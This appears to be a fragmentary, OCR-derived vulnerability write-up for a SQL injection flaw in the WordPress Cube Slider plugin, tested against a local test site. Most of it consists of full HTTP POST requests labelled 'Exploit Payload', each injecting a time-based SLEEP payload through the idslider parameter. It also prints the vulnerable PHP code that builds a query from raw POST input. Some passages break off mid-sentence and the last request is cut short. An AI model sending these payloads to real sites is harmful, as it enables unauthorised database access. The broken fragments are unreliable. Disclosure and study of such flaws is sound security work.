
```
POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
Content-Type: application/x-www-form-urlencoded
Content-Length: 394
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651690550%7CIzsJvLe5qAzDHlqctKYKvf3f0qLu1Dshnphbt1a0LX5%7C8968917a5337f07f
5db390194b15adfae8e850d20bc1c476fb1224002a9d5ca4; XDEBUG_SESSION=netbeans-xdebug;
wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651690550%7CIzsJvLe5qAzDHlqctKYKvf3f0qLu1Dshnphbt1a0LX5%7C5d10d0aa6e661c1d
443d69997bb114ab7ea5fe8071c573c62f098d0ece9efe01; wp-settings-1=
editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_groups_tab%3Dpop;
wp-settings-time-1=1651517751
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

idslider=6+AND+(SELECT+3477+FROM+(SELECT(SLEEP(5)))DhVP)&name=Name&about=About&
title1=Title+1&description1=Description+1&title2=Title+2&description2=Description+2
&title3=Title+3&description3=Description+3&title4=Title+4&description4=
Description+4&icon1=fa-glass&color1=%2381d742&icon2=fa-glass&color2=%2381d742&icon3
=fa-glass&color3=%2381d742&icon4=fa-glass&color4=%2381d742&submit=Save+Changes
```

```
HTTP/1.1 200 OK
Date: Mon, 02 May 2022 19:04:42 GMT
Server: Apache/2.4.52 (Debian)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Length: 24805
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html class="wp-toolbar"
lang="en-US">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>
      Cube Slider - Admin &lsaquo; hacking playground &#8212; WordPress
    </title>
    <script type="text/javascript">
      addLoadEvent = function(func){
        if(typeof jQuery!=='undefined')jQuery(function(){
          func();
        }
        );
        else if(typeof wpOnload!=='function'){
          wpOnload=func;
        }
        else{
          var oldonload=wpOnload;
          wpOnload=function(){
            oldonload();
```

In the code, the vulnerability is triggered by unsanitized user input of `idslider` at line 199 in `./init.php`. **Notice that there is no sanitization at all in the whole query!**



```
        primary" value="New Cube Slider" /></form>";
196
197
            if(isset($_POST['submit'])){
                $sql = "UPDATE $table_name2 SET name='".$_POST['name']."', about='".$_POST
['about']."', title1='".$_POST['title1']."', title2='".$_POST['title2']."', title3='".$_POST
['title3']."', title4='".$_POST['title4']."', description1='".$_POST['description1']."',
description2='".$_POST['description2']."', description3='".$_POST['description3']."',
description4='".$_POST['description4']."', icon1='".$_POST['icon1']."', icon2='".$_POST
['icon2']."', icon3='".$_POST['icon3']."', icon4='".$_POST['icon4']."', color1='".$_POST
['color1']."', color2='".$_POST['color2']."', color3='".$_POST['color3']."', color4='".$_POST
['color4']."' WHERE idslider=".$_POST['idslider']."";
200             $re = $wpdb->query($sql);
201         }
202
```

otherwise the exploit will not work. The SQL injection can be triggered by sending the requests below.

Exploit Payload 1: Edit

```
POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651687988%7CUPnEJkZ0Ap9XXkqMv5ca4t4
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

idslider=4+AND+(SELECT+3477+FROM+(SELECT(SLEEP(5)))DhVP)&edit=Click+to+edit+slider+4+details
```

Exploit Payload 2: Delete

```
POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Origin: http://localhost
DNT: 1
Connection: close
```

```
Sec-Fetch-User: ?1

idslider=4+AND+(SELECT+3477+FROM+(SELECT(SLEEP(5)))DhVP)&delete=Click+to+delete+slider+4
```

Exploit Payload 3: Save

```
POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
Content-Type: application/x-www-form-urlencoded
Content-Length: 394
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651690550%7CIzsJvLe5qAzDH1qctKYKvf3
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

idslider=6&name=Name&about=About&title1=Title+1&description1=Description+1&title2=Title+2&descr
```